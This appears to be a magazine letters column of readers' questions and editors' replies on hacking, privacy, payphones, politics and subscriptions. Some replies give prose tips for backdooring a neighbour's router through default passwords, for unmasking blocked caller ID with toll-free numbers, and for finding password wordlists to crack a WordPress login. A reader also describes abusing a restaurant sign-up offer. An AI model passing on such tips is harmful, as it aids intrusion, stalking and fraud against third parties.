You again. Well, this shows us that one of the wonders of science is that oftentimes just when you think you've reached the boundaries of a discovery, a whole new world of uncharted territory suddenly opens up and the journey of exploration begins anew. Your letter is an example of this, as we thought we had already addressed all of the possible misconceptions, only to find a vast new universe awaiting us.

If voting for science is considered political, then voting against science is also a political stance. Why anyone would embrace such a thing is beyond us. Calling someone ignorant is meant to be an insult, but when they go ahead and embrace the very ignorance you're accusing them of possessing, it creates confusion and a good deal of disbelief.

A link to a site (vote.org) that does nothing but tell people how they can vote is hardly a political ad. That site (and ours) endorsed no one, but simply encouraged people to value science, something that used to be seen as a universally smart thing to do. Now apparently, being smart is also seen as a political statement. What times we live in.

Finally, this has nothing at all to do with money. We don't sell ads on our website and we certainly wouldn't charge ourselves for one if we did.

But damn, indeed. At least we agree on that.

Dear *2600*:

Are there any articles with a critique of NordVPN from a hacker's perspective?

John R

Funny you should ask. We recently received the following anonymous submission via SecureDrop:

Dear *2600*:

The huge VPN provider NordVPN (TEFINKOM, nominee directors also in "Panama Papers") are misleading many people all over the world. Many of the listed countries don't have a single server physically hosted in a datacenter.

They falsify the administrative information for their IP netspace which fools geo-lookup tools since they look at the listed country. Also, the contact information is false. Proof is by checking the AS,LIR (Autonomous System, Local Internet Registry) data and request from the appropriate RIR (Regional Internet Registry). Practically speaking, simply test bandwidth, latency for some of the unlikely countries like Iran, Iraq, and others. You will find high bandwidth throughput which is not possible or extremely costly to operate, let alone get permission from local governments. This endangers activists, journalists, and many other people for nothing, just money. The owners and a group of three to four people know this. They also use so-called requesters (consultants) to get them the LIR assigning of IP netspace with false information.

I do not confirm if I have worked or still work for NordVPN. Your IT department will confirm this when checked. For background information, what they do, how, and ways to verify, please refer to the following research paper: www.imperial.➥ac.uk/media/imperial-college/faculty-of-➥engineering/computing/public/1920-ug-➥projects/Williams,-James-(jw1317).pdf

Anonymous

We'll just let that speak for itself. For anyone else who wants to submit material to us anonymously and securely, simply visit 2600.com/securedrop.

Dear *2600*:

Why are they finding "2600" ballots everywhere?

Jef

We just can't seem to stay out of the news, no matter what. For the record, 2,600 uncounted ballots were found in Georgia because local officials didn't upload votes from a memory card in a ballot scanning machine. It was blamed on human error and corrected, showing why audits in close races are important. But it ultimately had no effect on the outcome of any race.

Dear *2600*:

Where do you find wordlists for login cracking? I am trying to crack a WordPress site.

D

There are a ton of these spread all throughout the net. You simply have to search for "wordlists" and you'll find them. Some are obviously better than others, but they also vary depending upon what you're looking for, level of complexity, etc., which is why it's impossible to just label one or two as the best.

Dear *2600*:

How do I use nmap? I'm new to it. Please help.

TE

We don't like to tell people to just read the manual or consult the help files, but seriously, why wouldn't you just do that? If you have the program, you also have the documentation on how it works. For those who don't know, nmap is a hugely helpful and popular program that that scans networks and reports back on everything from open ports to specific types of operating systems to all of the hosts on a specified network. It's all open source and a great way to find (and fix) network vulnerabilities.

Dear *2600*:

A question for those of you that work for and around ISPs... or move a lot of data around the Internet with rsync. Over many years, I have come to believe that some ISPs (or maybe Internet backbone companies) throttle rsync traffic to a slower-than-capacity rate. In these cases, I find rsync (port 873) traffic is horribly slow, but if I use SSH (port 22) as a transport for rsync, or even use a port other than 873, the performance is much better (ten times or more!). Am I smoking something here? Or is this real? I've seen very little on the Internet about rsync throttling. I actually had a case where a system a lot of people had to get to had great connectivity, but not over rsync and, after complaining, things suddenly got better without anyone admitting there was an rsync throttle in place.

Nick

Not only can rsync be throttled, but it's done quite frequently by system admins who don't want it hogging their bandwidth. As you've demonstrated, there are always ways to get around this.

Dear *2600*:

I'm connected on my neighbor's Wi-Fi. How can I put a backdoor on it?

Patrick

So you're freeloading off your neighbor, but that's no longer good enough. You now want to control their network as well and ensure future access? Understood.

The trick is to control their router. Many, many times, the password to the router is the default for that particular model. To find the model, connect to the router (usually 192.168.x.x or 10.x.x.x - you'll have to figure this out - a traceroute will reveal it) and look at the admin page. That should be enough to tell you the model and, with a little digging on the Internet, you should be able to find the default password. After that, there are endless possibilities involving installing firmware with backdoor access, connecting to other insecure machines on the network, changing the router password so that you now run the network, etc.

Note: If you're this guy's neighbor and you also read this magazine, change your damn router password ASAP.

Dear *2600*:

Are u a hacker?

SPAM

Really? This is what you choose to ask us? At least your name is honest.

Dear *2600*:

Hi! How would I apply to be on your podcast?

Tanya

That's a good one. We would suggest filling out the application form if we had one. And technically, we don't even have a podcast. What we do is simulcast actual over-the-air radio shows online. As we've been doing that since 1997, if you

consider them podcasts, that would probably make us the longest running podcast there is, not that anyone really cares. Back to your question: tell us who you are and why you would be an interesting guest, unless you want to apply to take over entirely. "Off The Hook" can be reached at oth@2600.com, "Off The Wall" at otw@2600.com.

Dear *2600*:

Just got the Winter magazine. Does the membership renewal auto renew or does it send a reminder email at least ? I signed up for an annual membership during March 2020. Thank you.

VIKAS

We're not sure exactly what you signed up for. We have paper subscriptions, and digital digest subscriptions. For the former you'll get a reminder mailed to you and the digital digest subscription is forever into the future. We're hoping to get digital issue subscriptions in place for this issue, but our plates have been pretty full. Incidentally, you're now reading the Winter issue. You're probably referring to the Autumn issue, which came out in the winter. Hope that helps.

Dear *2600*:

I take it there's no plans for a 2022 calendar?

Anonymous

Our last calendar was in 2019, so it's quite unlikely there will be one for next year. We were spending more to produce them than we were bringing in and it was a ton of work, so we had to make a not-so-hard decision. And now they're all collector's items.

Dear *2600*:

Dear 10663 Magazine,

In 37:3, multiple people came forward with the same issue: Amazon sent them an email saying that "[large number]-The Hacker Quarterly didn't deliver." Basically, the omnipotent Amazon started to increment the "2600" of magazine name for each email. This is a great example of the German Tank problem. During World War Two, the allies needed to know how many tanks the Germans had. What they did was take the serial numbers from different parts of captured/destroyed tanks. From that, they could estimate how many tanks were being produced. Amazon just gave each of your subscribers a "serial number" and they randomly happened to write in with that number. Using the three numbers from 37:3 (9310,8040,8009) and my own (10663), I was able to get an estimate of your Kindle subscribers:

Around 10,000. This is a broad estimate, but given I only have four data points, and my estimate can be no lower than 8,064 (10,663-2,599), I think this is a decent estimate. I just want to see if it's correct. because I assume Amazon gives you the correct numbers.

Dante

Actually, they don't. We really have very little idea of how many subscribers we have or who they are. But we believe your figures are at least in the ballpark. We love that our name was all it took for this info to be revealed. And it's the first time we've ever been compared to German tanks.

Dear *2600*:

Please tell me ethical hacking.

Nazmus

The number one rule of ethical hacking is not to ask us about ethical hacking. Welcome to the dark side.

Dear *2600*:

Do you plan on bringing back the "Citizen Engineer" column and, if so, will PT and LadyAda be writing it? I rather enjoy any hardware hacking guides or tutorials you guys print and would like to see more.

Keep up the good work. *2600* has been a unique source of entertainment for me for nearly two decades.

And as an aside, most prisons/correctional facilities won't let multiple issues in unless you stick them in a manila envelope or mail them the same way new issues arrive (in the plain white envelope). I'm unfortunately out the money from four 1990s back issues I ordered this past summer. Just something to keep in mind! Thanks!

Vincent

With all of the challenges of 2020, the workload to continue that column simply proved to be too much. If that changes in the future, we would certainly give it serious consideration in our pages.

It sounds like the way to avoid the problems you had with back issues is to order them one at a time. Please let us know if that's how you want them sent and we'll replace the missing ones. We're curious if this is a common policy in institutions.

Dear *2600*:

"I'm well aware that I'm romanticizing the hacker culture. I'm sure I want to learn for reasons I can only assume to be narcissistic. Oh, look at me - I'm a regular Neo!"

Totally joking. But the suspicion from other "pro" hackers seems to boil down to that level of skepticism in my wanting to learn.

I'll be the first to admit that *Hackers* is my favorite movie, or that hacking as a culture was introduced to me via *The Matrix,* but my interest in learning how to code - and ultimately hack - is entirely my own interest, and *not* something I've romanticized.

I see the brotherhood of it, and this appeals to me as a misfit. I see the usefulness of it. I see the job opportunities. I've read about the high people get from manipulating a machine to act out their wills. How can my interest not be genuine?!

I don't want to hack for profit illegally. I'm not interested in black hat hacking. I want to learn it not only for a career, but for something to enjoy doing. I've played guitar for most of my life. I can't imagine not playing it. I even play it here in prison! That's the level of dedication I want to have. "What? I can't program anymore?! But it's my life!"

I'm writing to ask you where I should start. I

assure you I'm not some snot-nosed 14-year-old who wants to learn hacking to steal money or steal intellectual property from EA. I'm 23 years old, I get out of prison in early 22 (hopefully late 21), and I want to have a stable career that doesn't limit me to one thing. I've put my mother through so much over the years, I just want her to not have to worry about me. I see our society's reliance on technology, and I know coding will always exist. A career in the tech industry is what I want and need, not only for personal reasons, but for financial independence and emotional security from and for my mother's sake.

I just want to know where to begin. How should I get into this? What should I start to learn if I want to be in cybersecurity or a systems administrator? Any advice would be highly appreciated!

Shawn

Only you can answer these questions because you're the only one who knows what motivates you and captures your imagination. What we can advise is to not overthink the career path too early in the game; it almost never works out the way you plan it. Instead, open up your mind to a wide variety of topics that you have an interest in. Read as much as you can, find groups of people who share your interests and are open to sharing information. Over time, pathways will open if you remain dedicated. It's quite likely this won't solve your immediate needs, so it's important to have other plans in place, even if they're not ideally what you want. You may need to balance your time between what you have to do and what you want to do. As long as you don't give up the latter entirely, you always have a shot at the two merging down the road. Remember to be patient and to help others who are going through similar challenges. Best of luck.

Dear *2600*:

Have been reading your stuff about USPS Informed Delivery with interest. I moved into a new place a few months ago and still get images of the previous occupant's mail in my digest. That seems weird, right? Is that happening for other people?

Dan

As long as the post office thinks the recipient is valid, anyone registered for the service at that address would see images of their mail. We assume their actual mail is landing in your mailbox and not being forwarded. However, if their mail is being forwarded and you're still seeing the images, then that is indeed weird and a possible gap in the system, where one part of the post office isn't communicating with another.

Dear *2600*:

Curious. Is this the email address we submit payphone photos to?

Geoff

No, it isn't. You've reached the letters department. But we've been known to exchange content with other sections. It just can add time to the process. (For the record, the correct address is payphones@2600.com.)

Dear *2600*:

Alright, I'm going to be honest here. I don't even know enough to be a script kiddie. I'm really interested in learning programming, as well as a lot of other stuff to do with technology and computers. Where do you recommend I start learning this stuff? Where did you learn it from? Were you self-taught or did someone else teach you programming?

Arabelle

You may be surprised to find out that not all hackers know programming. The two are not always related. Hacking is questioning, experimenting, and collaborating, constantly trying to think outside the box. It can apply to almost anything. Programming is very methodical and involves focusing on a particular task using a specific set of rules, such as those found in the programming language of choice. You can certainly learn programming in a variety of ways, through classes, books, or experimentation online. Learning hacking isn't nearly as straightforward as it involves a state of mind that either exists in someone or doesn't. And if it does, you don't really need a teacher. You simply need to keep experimenting, asking a lot of questions, and learning. Of course, a hacker mentality is a great thing for a programmer to have. But it can also help immensely in virtually any field.

Persistence

Dear *2600*:

I just wanted to check in one last time to see if I could share your article on my LinkedIn, as I think my audience would find it quite useful.

By the way, have you had a chance to check out the "ultimate Bitcoin price" page that I sent over in the previous couple emails? Perhaps it could be a nice additional information source for your readers

What do you think?

Jesus

We think this may be a big piece of ongoing spam that's been annoying us for months and which might have prompted an act of solid revenge that you surely have felt the effects of by now. What do you think?

Dear *2600*:

I am a marketing specialist. I have an idea for a great article. Think it would be interesting and informative for your readers. I would be grateful if you could post our article with a do-follow permanent link on 2600.com.

If you're open to discussing that, please let me know!

Ron

Here's a marketing tip that you can pass on to your colleagues. (This one's free.) When you start a letter by saying you're a marketing specialist, your potential audience almost completely evaporates in milliseconds. If you give us "a do-follow permanent link" on your site, we'd be happy to write a more in-depth piece on how unsolicited marketing emails are the scourge of

the earth. Let us know when we can schedule a call. We'll remind you every day for the rest of your life.

Writer Inquiries

Dear *2600*:

Ahoy! I have been honored to get two articles published in our magazine. Do writers still get swag in exchange? If so, I would love some. Thank you.

Michaleen

Yes, of course you do. In fact, you should have been contacted once your articles were printed. If you weren't, perhaps there was a problem with the email address you used. Sometimes people anonymize to the point where we can't get back to them or their email address changes between the time the article was submitted and when it was printed. In such cases, we will work tirelessly to make sure our commitments are fulfilled.

Dear *2600*:

How do I submit a phone booth picture? I checked the web page and couldn't find an obvious answer.

Danny

We are not on top of our web page game, that's for sure. The address to send those submissions is payphones@2600.com. You'd think we would have mentioned that somewhere on our own site. How embarrassing.

Dear *2600*:

Hi there, I have a photo of a payphone from Bergen, Norway that I would like to submit for consideration for print. I spotted the payphone while my wife and I were walking around and asked her to take a photo of it specifically with *2600* in mind. The photo is 7.9mb in size. Should I send it in jpeg format or would it be better to compress it? Thanks!

grumpychestnut

As long as it can be sent in email, there's no need for compression. The higher the quality settings are, the better. If necessary, multiple pictures can be sent in multiple emails.

The Power of the Net

Dear *2600*:

I have been reading *2600 Magazine* for about 12 years. I was from the New Jersey area and found you on 99.5FM on the radio in New York City. Your magazine is good reading and content.

I found on the AT&T website (under Broadband Details / Network Practices) a list of ports that are monitored or blocked. In your Internet experience, is that good or are they overdoing it? Below is a cut-and-copy pasted list of ports.

Thanks in advance, have a wonderful day, and stay safe and healthy!

Port 0/TCP: Port 0 is a reserved port. This port should not be used for any applications. Blocking protects our customers from potentially harmful types of network abuses.

Port 19/UDP: Port 19 Chargen is a protocol designed to generate a stream of characters for debugging and measurement. Because more recent tools have been developed for measurement and debugging purposes, blocking protects against use of this port in Reflective DDOS attacks.

Port 25/TCP: Simple Mail Transport Protocol (SMTP) is used to send email. Port 25/TCP may be blocked from customers with dynamically-assigned Internet Protocol (IP) addresses to protect systems from becoming a mail relay for SPAM. Customers can subscribe to AT&T SMTP services if they need to host an SMTP server on the Internet.

Port 68/UDP: Port 68 is used to obtain dynamic IP address information from a dynamic host configuration protocol (DHCP) server. Port 68 may be blocked to eliminate the risk of exposure to a rogue DHCP server.

Port 123/UDP: Network Time Protocol (NTP) is used to accurately synchronize computer time of day to a reference time server. Some aspects of Port 123 may be limited to minimize malicious use. Poorly-configured NTP servers can be used for Reflective DDOS attacks, and some devices provide NTP service inadvertently, which exacerbates the port's malicious use.

Port 135/TCP: NetBIOS is a network file sharing protocol and is also known as Common Internet File System or LanManager. Blocking protects customers from exposing files unintentionally, worms, and viruses.

Port 139/TCP: NetBIOS is a network file sharing protocol and is also known as Common Internet File System or LanManager. Blocking protects customers from exposing critical system files unintentionally, which could give system access to a malicious actor.

Port 445/TCP: NetBIOS is a network file sharing protocol and is also known as Common Internet File System or LanManager. Blocking mitigates a potential threat to certain operating systems. Similar to our blocking of Ports 135 and 139, blocking Port 445 protects customers from exposing files unintentionally, worms, and viruses.

Port 520/UDP: RIPv1 - UDP port 520 is used by the Routing Information Protocol (RIP) to share network routing information. RIPv1 was designed to support route information sharing on small classful (class A, B, C, D) networks and has limited usefulness in today's classless networks. Port 520 has been used by malicious actors to generate Reflective DDOS attacks.

Port 1900/UDP: Universal Plug and Play (UPnP) is a protocol standard designed to allow device discovery over a local network. Some home routers may expose this port to the Internet, which could allow attackers to defeat the security attributes of Network Address Translation (NAT) and allow attackers to use the port for Reflective DDOS attacks.

Port 3479/TCP: Twrpc is a protocol used for remote management of end user devices. Blocking this port protects customers from improper use of the port, which can cause end user device instability.

Port 7547/TCP: CPE WAN Management Protocol (CWMP) is a protocol used for remote management of end user devices. Blocking this port protects customers from improper use of the port, which can cause end user device instability.

Port 49152/TCP, 49955/TCP, 50001/TCP, 51001-51003/TCP, 51010-51011/TCP, 51020/TCP: These ports are numbered from the dynamic/private ephemeral port range. Their use varies according to implementation and may include end-user device management. Blocking these ports protects customers from malicious activity, which may include data exposure or attacks against the end user devices.

Port 61001/TCP: Internet Protocol Detail Record (IPDR) is a specification used to collect information from end user devices including device configuration data. Blocking TCP port 61001 prevents certain types of malicious activity including data exposure and end user device attacks.

Robert

Thanks for sharing. We'd be curious to know from our readers if any of these are outdated or misguided, as well as any additional fun activities happening on other ports.

Dear *2600*:

It makes my head hurt knowing anything and everything can be manipulated on the Internet and at the same time, 99 percent of people regardless of religion, political background, or sexual preference get their info from the Internet including myself, and we all think we actually know something.

Chris

We do. We know that people can be led into believing anything if they treat random Internet sources as legitimate. That's been the basic theme of the 21st century so far.

Threats

Dear *2600*:

There are many white supremacy anarchists hacking the web in Arizona. They are stealing any passwords made by anyone's devices. They are locking me out of all my devices in Arizona. I still think these groups are from Utah. But I might be wrong. *2600* communities around the world, I need your help if you're willing to accept. Empty all credit account balances of this hate group that keeps me from downloading information that I need to complete any course in my daily college lifestyle.

Daniel

You certainly would seem to need as much help as you can get. One question before we proceed: if we empty the "credit account balances" of these hate groups, we are in affect wiping out what they owe. Is that what you want or do you want us to wipe out their bank account balances so they have no money to spend? Awaiting clarification and, as always, happy to serve.

Dear *2600*:

ALL THE GOOD HACKERS FROM THE WORLD AS WELL AS THE ANONYMOUS TEAM MUST JOIN TO HELP ALL PROOVES OUT OF DEMOCRATS BIDEN TEAM HACKING THE SYSTEM USING MILITARY SUPERCOMPUTER HAMMER AS WELL AS RELEASING OUY ALL CONVICTIONS ABOUT THEIR CRIMES AND LINKS TO EPSTEIN & CO. ASAP!!!.

Sos

We didn't change a word. That would have been wrong.

Dear *2600*:

I am writing in order to get help from a community as some people are trying to harm people I care about. Please let me know.

Alex

Well, the election is over. Did that help? If not, details would be nice.

Dear *2600*:

I don't know who else to ask and I don't even know if you will respond to this, but I need your help. I play this game on a site called Roblox and recently my account was hacked and my pets in a game called *Adopt Me!* were stolen from me. The game developers are not restoring my items, so I just wanted to know if you could help me by getting them back for me. I don't know who else to ask for help and you might have bigger things to deal with right now, but I would very much appreciate if you did help me get my pets back.

kaelynn

Let's clear up some confusion. Your virtual pets are not real. We happen to live in the real world. What you need to be doing is talking to a virtual entity who gives a virtual shit about this kind of thing. This is an Other World Problem that we have no desire to get embroiled in. The world we're in is challenging enough.

Hard Decisions

Dear *2600*:

My wife's iPhone had about nine months of great photos of our kids. We still have the phone and she knows her Apple ID and password, but the software broke and the only official next step is factory reset. Before we say goodbye to the photos, is there any tool we can use (or consultancy we can pay for) to boot the drive and copy the photos?

Geoff

By default, an iPhone will sync with iCloud so your photos should be there. If you opted out of this service, there are numerous methods to at least try to restore the content. If your phone is still working in any manner, then it's much more likely you'll be able to find some way of accessing the pictures. The factory reset will ensure that you never get them back if they weren't backed up anywhere else. We assume you've talked with Apple about this. Be sure to get a second opinion if told there's nothing that can be done.

In the future, we trust that you'll make sure pictures are copied to other devices that you control (tablets, computers, flash drives, etc.) or stored in the cloud and maintained by huge megacorporations. Phones are constantly getting lost, stolen, or dropped into toilets. Every

electronic device will eventually break, so always have a backup for when that happens.

These Times

Dear *2600*:

I've been watching/listening to other stuff (so much these days), but I punched in your site to see if you guys were still around. Very impressive you are still at it, but the first thing I punched up sounded like CNN commentary dump on Trump, which I am so sick of hearing people twist shit around to the point where 100 percent of what this guy says or does is completely wrong!

I don't know about you, but in my lifetime, I've met some *real* assholes, but not 100 percent everything all the time like MSM portrays Trump....

He hates Mexicans, he thinks they are *all* evil killers.

He hates blacks.

He hates women.

He says rude stuff to people (even though we say rude shit about him hourly on every channel).

He's a racist. No, he is a Super Racist. The most racist racist... the ultimate racist that ever raced! etc.

Always a conga line of people analyzing every word and finding negative connotation in *anything.*

The news isn't even news anymore... just a bunch of sore loser opinion whores. Speaking of whores, they embrace Stormy and give her the key to the city? Because she performs the best gangbang? Nope, because she hates Trump along with her 1/1024th of an attorney.

I even asked *my* attorney the other day if he thought it was normal to pay some whore to shut up about an encounter. He said it happens all of the time. I then asked if the whore changed her mind and decided to threaten to go public if she didn't get *more* money, wasn't that some sort of extortion or blackmail? He literally said well, technically maybe, but I know who you are talking about so the answer is *no way.* I asked why do you instantly say "no way" when it comes to Trump? His response (not joking here) was "Just look at the guy!"

Anyway, I could go on, but you get the point. I would say I'll see you in another ten years, but my doctors say I won't be around that long, so I guess I am just out. I guess your target market is supposed to be others in New York anyway.

Steve

First off, we hope you stick around and get healthier. Your own well being should always come first.

As for your opinions, you're certainly entitled to them. But so are others and, whether you choose to believe it or not, we are living through some unprecedented times. Without taking into account any political affiliation or stands on particular issues, it's well accepted that the person you're referring to is incompetent, racist, sexist, and an overall jerk, among many other things. This comes from people who have been in his inner circle, fellow members of his party, foreign dignitaries, business partners, employees, and a whole lot more. This is before even introducing political opponents, the media, and the majority of Americans who voted against him - twice. We don't have the time, space, or inclination to outline all of the damage he has caused in his nightmare of a term. For that, we suggest the media and the commentaries that you refuse to pay attention to.

But we have reason to be positive. In other places, we would be solving this problem with coups, assassinations, and civil war. As we have seen, these people are not above any of that. However, more of us still believe in our system. That's why so many people have been turning out to vote in recent elections. That's why the institutions of Congress, the courts, and our entire legal system have been able to prevent things from really getting out of hand. We've lived through a true stress test and now we need to build a better system so we never face this sort of threat again.

We'll ignore the vile manner in which you refer to people since this is a part of the sickness that has been unleashed in our midst and is no doubt wrapped in various levels of frustration, subjects that we can and should address. But don't let our desire to engage and treat opponents fairly mask what we believe to be the overriding truth: we have been living through a major crisis and the very future of our nation is at risk if we don't all rise to the challenge. And what we've witnessed so far fills us with hope.

Dear *2600*:

I worry about dementia. I can still imagine how software uses recursion to solve its problem. I see stacks and queues, object inheritance, and some instances of AI when I use software. But I feel something is lost. It's fuzzy. It's strange; I'm losing parts of my thoughts but gaining new areas of thought. I just wish I knew for sure if I'm losing it.

Craig

You can always get yourself checked out to address your concerns. Some of what you describe sounds very familiar to some of us. But constantly worrying about anything is never healthy. We also suggest going outside as often as possible.

Appreciation

Dear *2600*:

Before the year concludes, I'd like to properly convey my thanks. I really enjoyed being a part of the HOPE 2020 volunteer team. It involved a lot of firsts for me. It was my first time volunteering for a HOPE conference. It was also my first time using a help ticketing system as well as Matrix chat. Everything was relatively easy to get the hang of, and HOPE staff were of great help along the way. I would love the chance to do it again, whether it's another virtual conference or a physical one. This year has been a hard one for all of us, especially those of us who have lost loved ones. Participating in HOPE 2020 was a much needed, and deeply

appreciated, nine-day respite from the personal hardships I have had to deal with this year.

Thank you!

dulcedemon

Thanks for being a part of it. While the year has already concluded, this is still technically our last issue of 2020; we're just way behind still. With a positive attitude, we'll catch up and get past all of the hell we've been experiencing.

Dear *2600*:

I wanted to say thank you to the *2600* team for your thoughtfulness in keeping me updated on the status of my package. I am very, very, very happy with the shirt and the mask! I love the front and the back of the shirt! I had many expectations and I am blown away.

I love the mask! I want to wear it when I go out and see if anyone 1) recognizes it and 2) will come to me and start a conversation. The loopie things that go around the ear are kind of short, but I am guessing I can figure out a fix to modify the cloth loops. Maybe cut them in the middle and add an extension of sewn cloth. I will do some research on YouTube and such.

John

We've gotten many rave reviews of our thank you gifts to everyone who bought a ticket to HOPE 2020. We would not be here today were it not for people like you.

Dear *2600*:

Is there anyone here who watches *Halt and Catch Fire* multiple times like a maniac or am I just trying to relive my childhood in the 80s? I'm sure I'm allowing the show to romanticize how great it was, given we have Wi-Fi, massive amounts of memory, and easy access to the interwebs.

Different John

This is indeed a decent show which highlights the early days of personal computing and the development of the net. While there are some characters we couldn't stand, the writing was good and the attention to technical detail of a caliber not usually seen in such efforts. Incidentally, many of the early computers featured were provided by our friends at the Vintage Computer Federation (vcfed.org), an organization well worth supporting for their work in preserving a large number of these ancient machines.

Dear *2600*:

Funny... I never had an addiction to taking pics of payphones until I started reading *2600*.

Brad

Just one of many adverse effects we've had on society over the years.

Dear *2600*:

I just wanted to send you guys an extra special thank you for managing to survive, pulling off the HOPE conference, and publishing another issue! When I didn't receive a Summer issue back in July, I figured it was just a delivery problem. I had no idea you guys were struggling until I read 37:2. But like all great hackers, you managed to adapt and survive.

We have been on varying degrees of lockdowns since March. So I haven't been able to work at my prison job. Hence, they haven't been paying me my measly monthly stipend, so I may not be able to renew my subscription for a bit. I will be back! I wanted to make sure you knew that I'm *not* lapsing due to lack of interest.

Your hard work doesn't go unappreciated. Thank you! Best of luck and I hope *2600* continues to survive and thrive in the future.

Dan N

We're happy to hear this but we also want to reassure our readers that we won't theorize as to why you didn't renew if and when that day comes.

Replies

Dear *2600*:

To l00n on SD cards and dead drops in the 37:2 letters: It's not really a good dead drop when folks drive up and take your whole drop to the CO for disposal.

Apinusu

This is indeed always a risk when dealing with payphones. The same thing literally happened with a bunch of mailbox dead drops last year when the new head of the post office was apparently trying to cut back on the use of mail. So many clandestine operations were thrown into confusion.

Dear *2600*:

I have read letters to publications all my life. It helps give me a chance to see different opinions of the topics of the issue. I have never written in because I haven't been moved to do so. However, after a letter in your 37:3 issue, I felt compelled.

The letter in question seems to justify the killing of George Floyd by police because he "wasn't a good person." Where's the compassion for our fellow humans? If someone, for whatever reason, is considered a "bad person," that is *not* justification for death. Especially not at the hands of police. If we are to decide that someone cannot be rehabilitated into society, that is a decision that must be made in the courts, with lots of chances to review the ruling. Even then, lifetime incarceration may be better than death. If death is to be administered after the hard choice has been made, it should be done humanely with as little pain as possible, not administered by a knee to the neck in the middle of the street!

The punishment must fit the crime. Police are supposed to protect all citizens, good or bad, and it should be their goal to not kill anyone, innocent or guilty. Breaking the law should not be enough reason for police to kill. Police, as with all professions, should strive to get better, they should be reviewed by an independent citizens' board, and that should not be controversial - yet it is.

Hack the planet and its systems to improve life for every living thing. Thanks.

JMG

These basic guidelines remain controversial only because there are people who insist on

clinging to old, outdated, and uncivilized customs. Once these are cast away and we get used to a world where more thought is given to justice and fairness, we'll wonder how we ever considered the current system to be thought of as fair.

Dear *2600*:

In response to Laughing Man (33:2, page 37):

I feel your pain brother, but *2600* is right. As a fellow introvert, you have to constantly put yourself in seemingly uncomfortable situations in order to push the boundaries. Otherwise, you're just sitting around writing letters to *2600*! I can't stand crowds, and oftentimes I find myself in a flop sweat waiting in line at the grocery store. If I was capable of reading minds, I would probably be agoraphobic. I realize I hate people, and it's not all people. I have friends; two really close friends, and I was married and have had other serious relationships. So I know how to modify my behavior when needed - to adapt to my environment, to roll with it, as they say. Does that make me a sociopath? Who the fuck knows? I mean, genuinely, it's not all fake. I empathize and sympathize, and I am able to put myself into the shoes of others. But to quote *Seinfeld*, Elaine says: "I will never understand people" to which Jerry replies: "They're the worst." So I get it. But you have to push beyond the fear and worry, and not overthink how uncomfortable the situation may make you feel. I grew up a latchkey kid myself and was interested in everything tech. My first console I actually owned was a NES, and I didn't cut my teeth until Windows 3.1. But I never liked Windows too much, or Mac for that matter. I was interested in trying to get Slackware to run on my overclocked 386, modifying *Enlightenment,* or tinkering with the SGI Indigo at work. I would much rather interface on a machine than talk to someone in person. Where the hell are the androids already! Dammitt!!! But you have inspired me to try and attend my first meeting - to at least talk to others that share my common interests. I mean, hell, there is probably even a 50/50 chance I will actually attend.

Hail and Farewell to Britain.

CraiglistKiller12

Many of us are actually part of a very social group of antisocial people.

Bypassing the System

Dear *2600*:

Is there any way that a phone call made with an iPhone that has the "Show Number" function turned off in "Settings" could have the originating number still be detectable? For example, if a woman has children with an abusive husband and she is forced by court order to arrange supervised visits for the kids, can her ex find out the number she is calling from even with the "Show Number" function turned off?

John

*Unfortunately, the answer is yes, but it's not necessarily easy. Caller ID data is sent even when it's blocked by the caller. It's just not displayed to the called party. Getting that data would be a challenge, but it is possible with the right connections, particularly within a phone company. A simpler method involves getting the person to call a toll-free number (800, 888, 877, etc.) where Caller ID blocking is ineffective. Assuming the called party has access to the phone being called (or the billing information), the phone number will be displayed regardless of whether or not *67 was dialed to block Caller ID from being sent. There are many cheap services that allow someone to buy a toll-free number and forward it to any phone number they want. The best way to keep the phone number from leaking through this method is to never call toll-free numbers from the phone you're trying to keep secret. And, of course, this isn't even addressing all of the possibilities involving social engineering, going through the trash, etc., not to mention the user entering the phone number into forms and databases that inevitably get compromised.*

Dear *2600*:

What was happening when we did this trick to get free calls from payphones? I never thought of this as "hacking" until I read *Permanent Record*, but in the 80s, my friends and I had a trick for making free calls. We would take a straightened paper clip and put one end through the center hole of the mouthpiece, and then make contact with one of the screws holding the phone enclosure together. We would then be able to make a call. I suspect we were grounding the microphone, but how was that allowing us to make a call? Why did that work? If I recall correctly, it stopped working around 1990.

Jed

This trick was actually demonstrated in the movie War Games *at the beginning. It only worked on a type of payphone that hasn't existed in ages: the non-dialtone-first model. You had to insert a coin in order to get a dialtone. You would then be able to dial local calls. The paper clip trick fooled the phone into thinking a coin had been inserted, allowing the same level of access. We may have some details wrong, but we believe you had to keep the paper clip inserted until you finished dialing and the called party picked up. We're told that many phones of that era had noticeably wider holes in the mouthpiece where numerous paper clips had been stuck at some point.*

Dear *2600*:

Here's a free food hack, thanks to Taco Bell's free $5 Cheesy Chalupa Box with new user signup.

1) Download Taco Bell mobile app.
2) Sign up with email.
3) Redeem by tapping the "My Rewards" tab on the bottom of the app, then the "My Rewards" button.
4) Sign out.
5) Sign up with different email.
6) Profit.

Tyler

If this is how you define victory, then who are

we to say otherwise?

Dedication

Dear *2600*:

So, I'm in my local Barnes and Noble, over by the "technology" section of the magazines, which is where I usually find my copies of *2600*. Can't find a copy of the magazine anywhere. I go to the *2600* website and read about the distribution issues. Mind you, about two months ago, I was able to purchase a copy of *2600* from this very stand.

So, I stroll down the racks of magazines and end up by the "science and nature" section (seven racks away). You'll never guess what I find on the bottom row of the top shelf staring me in the face.

I see an Anonymous individual with a clear police shield with their fist in the air.

How does Barnes and Noble expect to sell copies if they don't keep them in the same spot where we have come to expect they will be?

You should take a page from the *Linux Pro* magazine playbook and create a DVD with your entire catalog of *2600*. *Linux Pro* did this for their November 2020 magazine. When you do, please allow us to purchase it via snail mail.

I've been hesitant about subscribing because I didn't want to end up on some government list. Cash purchases in the bookstore seemed the better way to go and not be tracked.

I wish you all the best and hope you are able to continue publishing. You are most definitely a worthy cause to be donated to.

Maybe we'll even get to see you at a gathering on the other side of this pandemic.

Tt Engineer

Thanks for putting in all the effort to track us down when so many circumstances band together to make that difficult. We know it's not Barnes and Noble policy to keep us in random sections. It's possible some employee simply thought "science and nature" was the best fit for us, perhaps overlooking "technology" as the most appropriate section. Usually, letting them know this is enough to fix the problem.

We've never shared our mailing list with any government agency. Theoretically, it's possible the post office could physically go through the thousands of copies we send out on the day we send them and jot down everyone's name and address, but that really seems like more work than anyone would want to put in, not to mention the fact that reading our magazine is more a testament to one's intelligence than an indication of any criminal intent. But then, we're biased.

Dear *2600*:

